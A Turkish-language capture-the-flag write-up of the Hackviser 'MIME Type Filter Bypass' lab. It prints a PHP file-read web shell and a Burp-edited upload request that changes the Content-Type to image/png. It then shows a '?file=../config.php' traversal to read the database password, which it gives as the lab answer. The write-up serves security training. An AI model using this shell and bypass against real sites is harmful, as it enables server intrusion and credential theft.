MIME TYPE FILTER BYPASSWRİTE-UP

Bu yazımda sizlere Hackviser platformu içerisinde Web Lab konu başlığı altında File Upload kısmındaki MIME Type Filter Bypass labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki görsel yükleme işlevi, yüklenen dosyaları Mime-Type değerine göre filtrelemektedir.


Laboratuvarı tamamlamak için Mime-Type'ı değiştirerek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" isimli dosyadaki veritabanı şifresi nedir?

ÇÖZÜM: Bir önceki senaryoda oluşturduğumuz PHP kodları ile yazılmış Shell.php dosyamız vardı. Hatırlatmak amaçlı içeriğini tekrardan atayım:

```
<?php

if (isset($_GET['file'])) {

   $file = $_GET['file'];

   echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";

}

?>
```

Bu dosyamızı yüklemeyi deneyelim.




Böyle bir hata ile karşı karşıya kaldık. Şimdi neler yapabileceğimizi görmemiz için Burp Suite aracımızda çalıştıralım. Bizi ilgilendiren kısım şurası:

```
------WebKitFormBoundaryH2AwEps9XML0lJIi
Content-Disposition: form-data; name="input_image"; filename="shell.php
"
Content-Type: application/x-php
```

Burada Shell dosyası yüklenirken MIME Type'ı application/x-php olarak gidiyor. MIME Type dediğimiz şey de tam olarak bu dosyanın uzantısına göre content-type'ı belirlenir. Biz eğer application kısmını


```
------WebKitFormBoundaryH2AwEps9XML0lJIi
Content-Disposition: form-data; name="input_image"; filename="shell.php
"
Content-Type: image/png
```

Şeklinde değiştirirsek sanki php dosyası değil de image dosyası yüklüyormuş gibi gösterebiliriz.



Başarılı bir şekilde yüklendi.

Şimdi url'e gelip sonuna ?file=../config.php kodunu eklersek config.php dosyasının içini görebiliriz.



CEVAP: **fRqs3s79mQxv6XVt**